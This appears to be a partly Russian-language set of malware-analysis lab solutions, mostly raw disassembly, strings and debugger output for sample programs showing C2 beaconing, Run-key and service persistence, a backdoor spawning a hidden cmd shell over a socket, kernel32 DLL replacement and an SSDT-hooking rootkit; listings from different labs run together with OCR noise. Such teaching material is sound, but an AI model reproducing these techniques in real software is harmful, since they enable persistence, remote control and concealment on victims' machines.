


Рисунок 6-1L. Граф потока дизассемблированной функции по адресу 0x401000

Теперь строим граф функции в IDA Pro через **View > Graphs > Flow chart**. По графу и коду видна распространённая конструкция: два разных пути кода зависят от результата вызова `InternetGetConnectedState`. Инструкция `cmp` сравнивает находящийся в EAX результат с 0, а инструкция `jz` управляет потоком.

На странице MSDN для `InternetGetConnectedState` также сказано, что при наличии активного интернет-соединения функция возвращает 1, а иначе - 0. Следовательно, если результат равен 0, код выберет ложную ветвь в точке ❶, поскольку флаг нуля (ZF) будет сброшен; в противном случае он выберет истинную ветвь в точке ❷. В функции используется конструкция `if`.

Функция дважды вызывает подпрограмму по адресу 0x40105F, но если погрузиться в неё, легко увязнуть в бесполезном коде. Эта функция - `printf`. Удивительно, но коммерческая и бесплатная версии IDA Pro не всегда распознают и помечают `printf`. Поэтому необходимо искать определённые признаки, указывающие на непомеченный вызов `printf`. Простой способ - определить параметры, помещаемые в стек перед вызовом подпрограммы. Здесь в обоих случаях в стек помещается строка формата. `\n` в конце строки обозначает перевод строки. Кроме того, из контекста и самой строки можно заключить, что это функция `printf`. Поэтому мы переименовываем функцию в `printf`, чтобы она соответствующим образом отмечалась во всём коде, как показано на рисунке 6-1L. После вызова `printf` видно, что перед возвратом функции EAX устанавливается либо в 1, либо в 0.

Итак, функция проверяет наличие активного соединения с Интернетом, выводит результат проверки, а затем возвращает 1 при наличии соединения и 0 при его отсутствии. Вредоносные программы часто выполняют похожую проверку действующего интернет-соединения.

Решения лабораторной работы 6-2

Краткие ответы

1. Первая подпрограмма по адресу 0x401000 такая же, как в лабораторной работе 6-1. Это инструкция `if`, проверяющая наличие активного соединения с Интернетом.
2. Подпрограмма по адресу 0x40117F - это `printf`.
3. Вторая функция, вызываемая из `main`, находится по адресу 0x401040. Она загружает веб-страницу practicalmalwareanalysis.com и разбирает HTML-комментарий в начале страницы.
4. Подпрограмма использует массив символов, заполненный данными из вызова `InternetReadFile`. Этот массив сравнивается побайтно для разбора HTML-комментария.
5. Имеются два сетевых индикатора. Программа использует HTTP User-Agent Internet Explorer 7.5/pma и загружает веб-страницу practicalmalwareanalysis.com.
6. Сначала программа проверяет наличие активного соединения с Интернетом. Если соединения нет, программа завершается. В противном случае она пытается загрузить веб-страницу с использованием уникального User-Agent. Эта страница содержит встроенный HTML-комментарий, начинающийся с `

```
Error 2.3: Fail to get command
Error 2.2: Fail to ReadFile
Error 2.1: Fail to OpenUrl
http://www.practicalmalwareanalysis.com/cc.htm
Internet Explorer 7.5/pma
Success: Parsed command is %c
```

```
InternetReadFile
InternetCloseHandle
InternetOpenUrlA
InternetOpenA
```

```
C:\>nc -l -p 80
```

```
GET /cc.htm HTTP/1.1
User-Agent: Internet Explorer 7.5/pma
Host: www.practicalmalwareanalysis.com
```

```
00401070  call    ds:InternetOpenUrlA
00401076  mov     [ebp+hFile], eax
00401079  cmp     [ebp+hFile], 0
...
0040109D  lea     edx, [ebp+dwNumberOfBytesRead]
004010A0  push    edx ; lpdwNumberOfBytesRead
004010A1  push    200h ; dwNumberOfBytesToRead
004010A6  lea     eax, [ebp+Buffer]
004010AC  push    eax ; lpBuffer
004010AD  mov     ecx, [ebp+hFile]
004010B0  push    ecx ; hFile
004010B1  call    ds:InternetReadFile
004010B7  mov     [ebp+var_4], eax
004010BA  cmp     [ebp+var_4], 0
004010BE  jnz     short loc_4010E5
```

```

004010E5    movsx    ecx, byte ptr [ebp+Buffer]
004010EC    cmp      ecx, 3Ch ①
004010EF    jnz      short loc_40111D
004010F1    movsx    edx, byte ptr [ebp+Buffer+1] ②
004010F8    cmp      edx, 21h
004010FB    jnz      short loc_40111D
004010FD    movsx    eax, byte ptr [ebp+Buffer+2]
00401104    cmp      eax, 2Dh
00401107    jnz      short loc_40111D
00401109    movsx    ecx, byte ptr [ebp+Buffer+3]
00401110    cmp      ecx, 2Dh
00401113    jnz      short loc_40111D
00401115    mov      al, [ebp+var_20C] ③
0040111B    jmp      short loc_40112C

```

Error 3.2: Not a valid command provided

Error 3.1: Could not set Registry value

Malware

Software\Microsoft\Windows\CurrentVersion\Run

C:\Temp\cc.exe

C:\Temp

DeleteFileA

CopyFileA

CreateDirectoryA

RegOpenKeyExA

RegSetValueExA

```

00401136    movsx    eax, [ebp+arg_0]
0040113A    mov      [ebp+var_8], eax
0040113D    mov      ecx, [ebp+var_8] ④
00401140    sub      ecx, 61h
00401143    mov      [ebp+var_8], ecx
00401146    cmp      [ebp+var_8], 4 ⑤
0040114A    ja       loc_4011E1
00401150    mov      edx, [ebp+var_8]
00401153    jmp      ds:off_4011F2[edx*4] ⑥
...
004011F2    off_4011F2 dd offset loc_40115A ⑦
004011F6    dd offset loc_40116C
004011FA    dd offset loc_40117F
004011FE    dd offset loc_40118C
00401202    dd offset loc_4011D4

```

Internet Explorer 7.50/pma%d

```

00401248    loc_401248
00401248    mov      [ebp+var_C], 0 ⑧
0040124F    jmp      short loc_40125A
00401251    loc_401251:
00401251    mov      eax, [ebp+var_C]
00401254    add      eax, 1 ⑨
00401257    mov      [ebp+var_C], eax
0040125A    loc_40125A:
0040125A    cmp      [ebp+var_C], 5A0h ⑩
00401261    jge      short loc_4012AF
00401263    mov      ecx, [ebp+var_C] ⑪
00401266    push     ecx
00401267    call     sub_401040
...
004012A2    push     60000
004012A7    call     ds:Sleep
004012AD    jmp      short loc_401251 ⑫

00401049    mov      eax, [ebp+arg_0]
0040104C    push     eax ⑬
0040104D    push     offset aInt ; "Internet Explorer 7.50/pma%d"
00401052    lea      ecx, [ebp+szAgent]
00401055    push     ecx ; char *
00401056    call     _sprintf
0040105B    add      esp, 0Ch
0040105E    push     0 ; dwFlags

```

```

00401060    push 0                ; lpzProxyBypass
00401062    push 0                ; lpzProxy
00401064    push 0                ; dwAccessType
00401066    lea edx, [ebp+szAgent] ; 
00401069    push edx              ; lpzAgent
0040106A    call ds:InternetOpenA

00401003    lea    eax, [esp+10h+ServiceStartTable]
00401007    mov    [esp+10h+ServiceStartTable.lpServiceName], offset aMalService ; "MalService"
0040100F    push   eax              ; lpServiceStartTable
00401010    mov    [esp+14h+ServiceStartTable.lpServiceProc], offset 0sub_401040
00401018    mov    [esp+14h+var_8], 0
00401020    mov    [esp+14h+var_4], 0
00401028    call  0ds:StartServiceCtrlDispatcherA
0040102E    push   0
00401030    push   0
00401032    call  sub_401040

00401040    sub    esp, 400h
00401046    push   offset Name      ; 0"HGL345"
0040104B    push   0                ; bInheritHandle
0040104D    push   1F0001h          ; dwDesiredAccess
00401052    call  0ds:OpenMutexA
00401058    test   eax, eax
0040105A    jz     short loc_401064
0040105C    push   0                ; uExitCode
0040105E    call  ds:ExitProcess

00401064    push   esi
00401065    push   offset Name      ; 0"HGL345"
0040106A    push   0                ; bInitialOwner
0040106C    push   0                ; lpMutexAttributes
0040106E    call  0ds:CreateMutexA

0040109A    push   0                ; lpPassword
0040109C    push   0                ; lpServiceStartName
0040109E    push   0                ; lpDependencies
004010A0    push   0                ; lpdwTagId
004010A2    lea    ecx, [esp+414h+BinaryPathName]
004010A6    push   0                ; lpLoadOrderGroup
004010A8    push   0ecx             ; lpBinaryPathName
004010A9    push   0                ; dwErrorControl
004010AB    push   02               ; dwStartType
004010AD    push   010h             ; dwServiceType
004010AF    push   2                ; dwDesiredAccess
004010B1    push   offset DisplayName ; "MalService"
004010B6    push   offset DisplayName ; "MalService"
004010BB    push   esi              ; hSCManager
004010BC    call  ds:CreateServiceA

004010C2    xor    edx, edx
004010C4    lea    eax, [esp+404h+DueTime]
004010C8    mov    dword ptr [esp+404h+SystemTime.wYear], edx
004010CC    lea    ecx, [esp+404h+SystemTime]
004010D0    mov    dword ptr [esp+404h+SystemTime.wDayOfWeek], edx
004010D4    push   eax              ; lpFileTime
004010D5    mov    dword ptr [esp+408h+SystemTime.wHour], edx
004010D9    push   ecx              ; lpSystemTime
004010DA    mov    dword ptr [esp+40Ch+SystemTime.wSecond], edx
004010DE    mov    0[esp+40Ch+SystemTime.wYear], 834h
004010E5    call  ds:SystemTimeToFileTime

00401121    mov    0esi, 14h
00401126    push   0                ; lpThreadId
00401128    push   0                ; dwCreationFlags
0040112A    push   0                ; lpParameter
0040112C    push   0offset StartAddress ; lpStartAddress
00401131    push   0                ; dwStackSize
00401133    push   0                ; lpThreadAttributes
00401135    call  0edi              ; CreateThread
00401137    dec    0esi
00401138    jnz    0short loc_401126

```

```

0040116D  push    0                ; dwContext
0040116F  push    80000000h        ; dwFlags
00401174  push    0                ; dwHeadersLength
00401176  push    0                ; lpzHeaders
00401178  push    offset szUrl      ; "http://www.malwareanalysisbook.com"
0040117D  push    esi              ; hInternet
0040117E  ●call   edi              ; InternetOpenUrlA
00401180  ●jmp    short loc_40116D

```

SysFreeString
 SysAllocString
 VariantInit
 CoCreateInstance
 OleInitialize
 OleUninitialize

```

00401003  push    0                ; pvReserved
00401005  call    ●ds:OleInitialize
0040100B  test    eax, eax
0040100D  jl      short loc_401085
0040100F  lea     eax, [esp+24h+(1) ppv]
00401013  push    eax              ; ppv
00401014  push    offset riid      ; riid
00401019  push    4                ; dwClsContext
0040101B  push    0                ; pUnkOuter
0040101D  push    offset rclsid    ; rclsid
00401022  call    ●ds:CoCreateInstance
00401028  mov     eax, [esp+24h+●ppv]

0040105C  ●mov    eax, [esp+28h+ppv]
00401060  push    ecx
00401061  lea     ecx, [esp+2Ch+pvarg]
00401065  ●mov    edx, [eax]
00401067  push    ecx
00401068  lea     ecx, [esp+30h+pvarg]
0040106C  push    ecx
0040106D  lea     ecx, [esp+34h+var_10]
00401071  push    ecx
00401072  push    esi
00401073  push    eax
00401074  ●call   dword ptr [edx+2Ch]

```

kerne132.dll
 .exe
 WARNING_THIS_WILL_DESTROY_YOUR_MACHINE
 C:\Windows\System32\Kernel32.dll
 Lab07-03.dll
 Kernel32.
 C:\windows\system32\kerne132.dll
 C:*

CreateFileA
 CreateFileMappingA
 MapViewOfFile
 IsBadReadPtr
 UnmapViewOfFile
 CloseHandle
 FindFirstFileA
 FindClose
 FindNextFileA
 CopyFileA

hello
 127.26.152.13
 sleep
 exec

```

10001015  call    __alloca_probe
10001059  call    ds:OpenMutexA
1000106E  call    ds:CreateMutexA
1000107E  call    ds:WSAStartup

```



```

10001092 call    ds:socket
100010AF call    ds:inet_addr
100010BB call    ds:htons
100010CE call    ds:connect
10001101 call    ds:send
10001113 call    ds:shutdown
10001132 call    ds:recv
1000114B call    ebp ; strncmp
10001159 call    ds:Sleep
10001170 call    ebp ; strncmp
100011AF call    ebx ; CreateProcessA
100011C5 call    ds:Sleep

100010F3 push    0 ; flags
100010F5 repne scasb
100010F7 not     ecx
100010F9 dec     ecx
100010FA push    ecx ; len
100010FB push    offset 0buf ; "hello"
10001100 push    esi ; s
10001101 call    ds:send

10001124 lea     0eax, [esp+120Ch+buf]
1000112B push    1000h ; len
10001130 push    eax ; 0buf
10001131 push    esi ; s
10001132 call    0ds:recv

1000113C 0lea     ecx, [esp+1208h+buf]
10001143 push    5 ; size_t
10001145 push    ecx ; char *
10001146 push    offset aSleep ; "sleep"
1000114B 0call    ebp ; strncmp
1000114D add     esp, 0Ch
10001150 0test    eax, eax
10001152 jnz     short loc_10001161
10001154 push    60000h ; dwMilliseconds
10001159 call    ds:Sleep

10001161 lea     edx, [esp+1208h+buf]
10001168 push    4 ; size_t
1000116A push    edx ; char *
1000116B push    offset aExec ; "exec"
10001170 0call    ebp ; strncmp
10001172 add     esp, 0Ch
10001175 test    eax, eax
10001177 0jnz     short loc_100011B6
10001179 mov     ecx, 11h
1000117E lea     edi, [esp+1208h+StartupInfo]
10001182 rep stosd
10001184 lea     eax, [esp+1208h+ProcessInformation]
10001188 lea     ecx, [esp+1208h+StartupInfo]
1000118C push    eax ; lpProcessInformation
1000118D push    ecx ; lpStartupInfo
1000118E push    0 ; lpCurrentDirectory
10001190 push    0 ; lpEnvironment
10001192 push    8000000h ; dwCreationFlags
10001197 push    1 ; bInheritHandles
10001199 push    0 ; lpThreadAttributes
1000119B lea     edx, [esp+1224h+0CommandLine]
100011A2 push    0 ; lpProcessAttributes
100011A4 push    edx ; lpCommandLine
100011A5 push    0 ; lpApplicationName
100011A7 mov     [esp+1230h+StartupInfo.cb], 44h
100011AF 0call    ebx ; CreateProcessA

10001010 ; BOOL __stdcall DllMain(...)
10001010 _DllMain@12 proc near
10001010
10001010 hObject = dword ptr -11F8h
10001010 name = sockaddr ptr -11F4h
10001010 ProcessInformation=_PROCESS_INFORMATION ptr -11E4h

```

```

10001010 StartupInfo      = _STARTUPINFOA ptr -11D4h
10001010 WSADATA         = WSADATA ptr -1190h
10001010 buf             =  byte ptr -1000h
10001010 CommandLine     =  byte ptr -0FFBh
10001010 arg_4           = dword ptr  8

00401440 mov     eax, [esp+argc]
00401444 sub     esp, 44h
00401447 cmp     eax, 2
0040144A push    ebx
0040144B push    ebp
0040144C push    esi
0040144D push    edi
0040144E jnz     loc_401813
00401454 mov     eax, [esp+54h+argv]
00401458 mov     esi, offset aWarning_this_w ; "WARNING_THIS_WILL_DESTROY_YOUR_MACHINE"
0040145D mov     eax, [eax+4]
00401460                ; CODE XREF: _main+42 j
00401460 mov     dl, [eax]
00401462 mov     bl, [esi]
00401464 mov     cl, dl
00401466 cmp     dl, bl
00401468 jnz     short loc_401488
0040146A test    cl, cl
0040146C jz      short loc_401484
0040146E mov     dl, [eax+1]
00401471 mov     bl, [esi+1]
00401474 mov     cl, dl
00401476 cmp     dl, bl
00401478 jnz     short loc_401488
0040147A add     eax, 2
0040147D add     esi, 2
00401480 test    cl, cl
00401482 jnz     short loc_401460
00401484                ; CODE XREF: _main+2C j
00401484 xor     eax, eax
00401486 jmp     short loc_40148D

```

Lab07-03.exe WARNING_THIS_WILL_DESTROY_YOUR_MACHINE

```

00401806 push    offset aC          ; "C:\*"
0040180B call     sub_4011E0

004013F6          call     ds:_stricmp
004013FC          add     esp, 0Ch
004013FF          test    eax, eax
00401401          jnz     short loc_40140C
00401403          push    ebp                ; lpFileName
00401404          call     sub_4010A0

0040116E push    offset aKernel32_dll ; "kernel32.dll"
00401173 push    ebx                ; char *
00401174 call     ds:_stricmp
0040117A add     esp, 8
0040117D test    eax, eax
0040117F jnz     short loc_4011A7
00401181 mov     edi, ebx
00401183 or     ecx, 0FFFFFFFFh
00401186 repne scasd
00401188 not     ecx
0040118A mov     eax, ecx
0040118C mov     esi, offset dword_403010
00401191 mov     edi, ebx
00401193 shr     ecx, 2
00401196 rep movsd
00401198 mov     ecx, eax
0040119A and     ecx, 3
0040119D rep movsb

00403010 dword_403010 dd 6E72656Bh                ; DATA XREF:
00403014 dword_403014 dd 32333165h                ; DATA XREF: _main+1B9r
00403018 dword_403018 dd 6C6C642Eh                ; DATA XREF: _main+1C2r

```

0040301C dword_40301C dd 0 ; DATA XREF: _main+1CB

```
00402AF0    PUSH EBP
00402AF1    MOV EBP,ESP
00402AF3    MOV EAX,182C
00402AF8    CALL Lab09-01.00402EB0
00402AFD    CMP DWORD PTR SS:[EBP+8],1
00402B01    JNZ SHORT Lab09-01.00402B1D

00402B1D    MOV EAX,DWORD PTR SS:[EBP+8] ; ARGC
00402B20    MOV ECX,DWORD PTR SS:[EBP+C] ; ARGV
00402B23    MOV EDX,DWORD PTR DS:[ECX+EAX*4-4]
00402B27    MOV DWORD PTR SS:[EBP-4],EDX
00402B2A    MOV EAX,DWORD PTR SS:[EBP-4]
00402B2D    PUSH EAX

B8 01 00 00 00    MOV EAX, 0x1
C3                RET
```

C:\>Lab09-01-patched.exe -cc epar

k:ups h:<http://www.practicalmalwareanalysis.com> p:80 per:60

```
00401128    push    ebp
00401129    mov     ebp, esp
0040112B    sub     esp, 304h
00401131    push    esi
00401132    push    edi
00401133    mov     [ebp+var_1B0], 31h
0040113A    mov     [ebp+var_1AF], 71h
00401141    mov     [ebp+var_1AE], 61h
00401148    mov     [ebp+var_1AD], 7Ah
0040114F    mov     [ebp+var_1AC], 32h
00401156    mov     [ebp+var_1AB], 77h
0040115D    mov     [ebp+var_1AA], 73h
00401164    mov     [ebp+var_1A9], 78h
0040116B    mov     [ebp+var_1A8], 33h
00401172    mov     [ebp+var_1A7], 65h
00401179    mov     [ebp+var_1A6], 64h
00401180    mov     [ebp+var_1A5], 63h
00401187    mov     [ebp+var_1A4], 0
0040118E    mov     [ebp+Str1], 6Fh
00401195    mov     [ebp+var_19F], 63h
0040119C    mov     [ebp+var_19E], 6Ch
004011A3    mov     [ebp+var_19D], 2Eh
004011AA    mov     [ebp+var_19C], 65h
004011B1    mov     [ebp+var_19B], 78h
004011B8    mov     [ebp+var_19A], 65h
004011BF    mov     [ebp+var_199], 0

00401208    call    ds:GetModuleFileNameA
0040120E    push    5Ch ; Ch
00401210    lea     ecx, [ebp+Str]
00401216    push    ecx ; Str
00401217    call    _strchr

0040121F    mov     [ebp+Str2], eax
00401222    mov     edx, [ebp+Str2]
00401225    add     edx, 1
00401228    mov     [ebp+Str2], edx
0040122B    mov     eax, [ebp+Str2]
0040122E    push    eax ; Str2
0040122F    lea     ecx, [ebp+Str1]
00401235    push    ecx ; Str1
00401236    call    _strcmp

004010E3    cmp     [ebp+var_108], 20h
004010EA    jge     short loc_40111D
004010EC    mov     edx, [ebp+arg_4]
004010EF    add     edx, [ebp+var_108]
004010F5    movsx   ecx, byte ptr [edx]
004010F8    mov     eax, [ebp+var_108]
004010FE    cdq
```

```

004010FF    idiv     [ebp+var_104]
00401105    mov      eax, [ebp+Str]
00401108    movsx    edx, byte ptr [eax+edx] ①
0040110C    xor      ecx, edx ②
0040110E    mov      eax, [ebp+var_108]
00401114    mov      [ebp+eax+var_100], cl
0040111B    jmp      short loc_4010D4

0040103B    mov      [ebp+StartupInfo.wShowWindow], SW_HIDE ③
00401041    mov      edx, [ebp+Socket]
00401044    mov      [ebp+StartupInfo.hStdInput], edx ④
00401047    mov      eax, [ebp+StartupInfo.hStdInput]
0040104A    mov      [ebp+StartupInfo.hStdError], eax ⑤
0040104D    mov      ecx, [ebp+StartupInfo.hStdError]
00401050    mov      [ebp+StartupInfo.hStdOutput], ecx ⑥
00401053    lea      edx, [ebp+ProcessInformation]
00401056    push     edx          ; lpProcessInformation
00401057    lea      eax, [ebp+StartupInfo]
0040105A    push     eax          ; lpStartupInfo
0040105B    push     0            ; lpCurrentDirectory
0040105D    push     0            ; lpEnvironment
0040105F    push     0            ; dwCreationFlags
00401061    push     1            ; bInheritHandles
00401063    push     0            ; lpThreadAttributes
00401065    push     0            ; lpProcessAttributes
00401067    push     offset CommandLine ; "cmd" ⑦
0040106C    push     0            ; lpApplicationName
0040106E    call     ds:CreateProcessA

00401006    call     ds:DLL1Print
0040100C    call     ds:DLL2Print
00401012    call     ds:DLL2ReturnJ
00401018    mov      [ebp+hObject], eax ⑧
0040101B    push     0            ; lpOverlapped
0040101D    lea      eax, [ebp+NumberOfBytesWritten]
00401020    push     eax          ; lpNumberOfBytesWritten
00401021    push     17h          ; nNumberOfBytesToWrite
00401023    push     offset aMalwareanalysisi ; "malwareanalysisbook.com"
00401028    mov      ecx, [ebp+hObject]
0040102B    push     ecx ⑨        ; hFile
0040102C    call     ds:WriteFile

00401071    lea      edx, [ebp+Buffer]
00401074    push     edx
00401075    call     [ebp+var_10] ⑩ ; DLL3GetStructure
00401078    add      esp, 4
0040107B    lea      eax, [ebp+JobId]
0040107E    push     eax          ; JobId
0040107F    mov      ecx, [ebp+Buffer]
00401082    push     ecx          ; Buffer
00401083    push     0            ; Servername
00401085    call     NetScheduleJobAdd

10001022    mov      stru_1000B0A0.Command, offset WideCharStr ; "ping www..."
1000102C    mov      stru_1000B0A0.JobTime, 36EE80h
10001036    mov      stru_1000B0A0.DaysOfMonth, 0
10001040    mov      stru_1000B0A0.DaysOfWeek, 7Fh
10001047    mov      stru_1000B0A0.Flags, 11h

```

EnableFirewall

```

\Registry\Machine\SOFTWARE\Policies\Microsoft\WindowsFirewall\StandardProfile
\Registry\Machine\SOFTWARE\Policies\Microsoft\WindowsFirewall\DomainProfile
\Registry\Machine\SOFTWARE\Policies\Microsoft\WindowsFirewall
\Registry\Machine\SOFTWARE\Policies\Microsoft

```

```

00401004    push     0F003Fh      ; dwDesiredAccess
00401009    push     0            ; lpDatabaseName
0040100B    push     0            ; lpMachineName
0040100D ⑪call     ds:OpenSCManagerA ; Establish a connection to the service
0040100D    ; control manager on the specified computer
0040100D    ; and opens the specified database
00401013    mov      edi, eax

```

```

00401015 test     edi, edi
00401017 jnz      short loc_401020
00401019 pop      edi
0040101A add      esp, 1Ch
0040101D retn    10h
00401020 loc_401020:
00401020 push     esi
00401021 push     0          ; lpPassword
00401023 push     0          ; lpServiceStartName
00401025 push     0          ; lpDependencies
00401027 push     0          ; lpdwTagId
00401029 push     0          ; lpLoadOrderGroup
0040102B push     offset BinaryPathName ; "C:\Windows\System32\Lab10-01.sys"
00401030 push     1          ; dwErrorControl
00401032 push     3          ; dwStartType
00401034 push     1          ; dwServiceType
00401036 push     0F01FFh    ; dwDesiredAccess
0040103B push     offset ServiceName ; "Lab10-01"
00401040 push     offset ServiceName ; "Lab10-01"
00401045 push     edi          ; hSCManager
00401046 call     ds:CreateServiceA

00401052 push     0F01FFh    ; dwDesiredAccess
00401057 push     offset ServiceName ; "Lab10-01"
0040105C push     edi          ; hSCManager
0040105D call     ds:OpenServiceA

00401069 push     0          ; lpServiceArgVectors
0040106B push     0          ; dwNumServiceArgs
0040106D push     esi          ; hService
0040106E call     ds:StartServiceA
00401074 test     esi, esi
00401076 jz       short loc_401086
00401078 lea      eax, [esp+24h+ServiceStatus]
0040107C push     eax          ; lpServiceStatus
0040107D push     1          ; dwControl
0040107F push     esi          ; hService
00401080 call     ds:ControlService ; Send a control code to a Win32 service

00010959 mov      edi, edi
0001095B push     ebp
0001095C mov      ebp, esp
0001095E call     sub_10920
00010963 pop      ebp
00010964 jmp      sub_10906

00010906 mov      edi, edi
00010908 push     ebp
00010909 mov      ebp, esp
0001090B mov      eax, [ebp+arg_0]
0001090E mov      dword ptr [eax+34h], offset loc_10486
00010915 xor      eax, eax
00010917 pop      ebp
00010918 retn     8

```

0:000> bp 00401080

Breakpoint 0 hit

eax=0012ff1c ebx=7ffdc000 ecx=77defb6d edx=00000000 esi=00144048 edi=00144f58
eip=00401080 esp=0012ff08 ebp=0012ffc0 iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000206
image00400000+0x1080:

kd> !drvobj lab10-01

Driver object (8263b418) is for:

Loading symbols for f7c47000 Lab10-01.sys -> Lab10-01.sys

*** ERROR: Module load completed but symbols could not be loaded for Lab10-01.sys

\Driver\Lab10-01

Driver Extension List: (id , addr)

Device Object list: *

```

kd> dt _DRIVER_OBJECT 8263b418
nt!_DRIVER_OBJECT
+0x000 Type : 4
+0x002 Size : 168
+0x004 DeviceObject : (null)
+0x008 Flags : 0x12
+0x00c DriverStart : 0xf7c47000
+0x010 DriverSize : 0xe80
+0x014 DriverSection : 0x826b2c88
+0x018 DriverExtension : 0x8263b4c0 _DRIVER_EXTENSION
+0x01c DriverName : _UNICODE_STRING "\Driver\Lab10-01"
+0x024 HardwareDatabase : 0x80670ae0 _UNICODE_STRING "\REGISTRY\MACHINE\
HARDWARE\DESCRIPTION\SYSTEM"
+0x028 FastIoDispatch : (null)
+0x02c DriverInit : 0xf7c47959 long +0
+0x030 DriverStartIo : (null)
+0x034 DriverUnload : 0xf7c47486 void +0
+0x038 MajorFunction : [28] 0x804f354a long nt!IopInvalidDeviceRequest+0

```

```
kd> bp 0xf7c47486
```

```

kd> lm
start      end      module name
...
f7c47000- f7c47e80 Lab10_01 (no symbols)
...

```

```
C:\>sc query "486 WS Driver" *
```

```

SERVICE_NAME: 486 WS Driver
        TYPE               : 1  KERNEL_DRIVER
        STATE                : 04  RUNNING
                                (STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE       : 0  (0x0)
        SERVICE_EXIT_CODE    : 0  (0x0)
        CHECKPOINT            : 0x0
        WAIT_HINT             : 0x0

```

```
f7c4d000 f7c4dd80 Mlwx486 (deferred)
```

```

kd> dd dwo(KeServiceDescriptorTable) L100
...
80501dbc 8060cb50 8060cb50 8053c02e 80606e68
80501dcc 80607ac8 0xf7c4d486 805b3de0 8056f3ca
80501ddc 806053a4 8056c222 8060c2dc 8056fc46
...

```

```

f7c4d490 ff7530      push    dword ptr [ebp+30h]
f7c4d493 ff752c      push    dword ptr [ebp+2Ch]
f7c4d496 ff7528      push    dword ptr [ebp+28h]
f7c4d499 ff7524      push    dword ptr [ebp+24h]
f7c4d49c ff7520      push    dword ptr [ebp+20h]
f7c4d49f 56             push    esi
f7c4d4a0 ff7518      push    dword ptr [ebp+18h]
f7c4d4a3 ff7514      push    dword ptr [ebp+14h]
f7c4d4a6 ff7510      push    dword ptr [ebp+10h]
f7c4d4a9 ff750c      push    dword ptr [ebp+0Ch]
f7c4d4ac ff7508      push    dword ptr [ebp+8]
f7c4d4af e860000000      call    Mlwx486+0x514 (f7c4d514)

```

```
kd> bp f7c4d486 ".if dwo(esp+0x24)==0 {} .else {gc}"
```

```

f7c4d4ca 6a08          push    8
f7c4d4cc 681ad5c4f7    push    offset Mlwx486+0x51a (f7c4d51a)
f7c4d4d1 8d465e        0lea    eax,[esi+5Eh]
f7c4d4d4 50            push    eax
f7c4d4d5 32db          xor     bl,bl
f7c4d4d7 ff1590d5c4f7    call    dword ptr [Mlwx486+0x590 (f7c4d590)] *
f7c4d4dd 83f808        cmp     eax,8
f7c4d4e0 7512          jne     Mlwx486+0x4f4 (f7c4d4f4)

```

```
kd> db esi+5e
```

```

036a302e 49 00 6e 00 73 00 74 00-61 00 6c 00 6c 00 65 00 I.n.s.t.a.l.l.e.
036a303e 72 00 68 00 00 00 00 00-00 00 f6 bb be f0 6e 70 r.h.....np
036a304e c7 01 47 c0 db 46 25 75-cb 01 50 1e c1 f0 6e 70 ..G..F%u..P...np
036a305e c7 01 50 1e c1 f0 6e 70-c7 01 00 00 00 00 00 00 ..P...np.....

```

```

kd> db f7c4d51a
f7c4d51a 4d 00 6c 00 77 00 78 00-00 00 00 00 00 00 00 00 M.l.w.x.....
f7c4d52a 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
f7c4d53a 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....

```

```

IoCompleteRequest
IoDeleteDevice
IoDeleteSymbolicLink
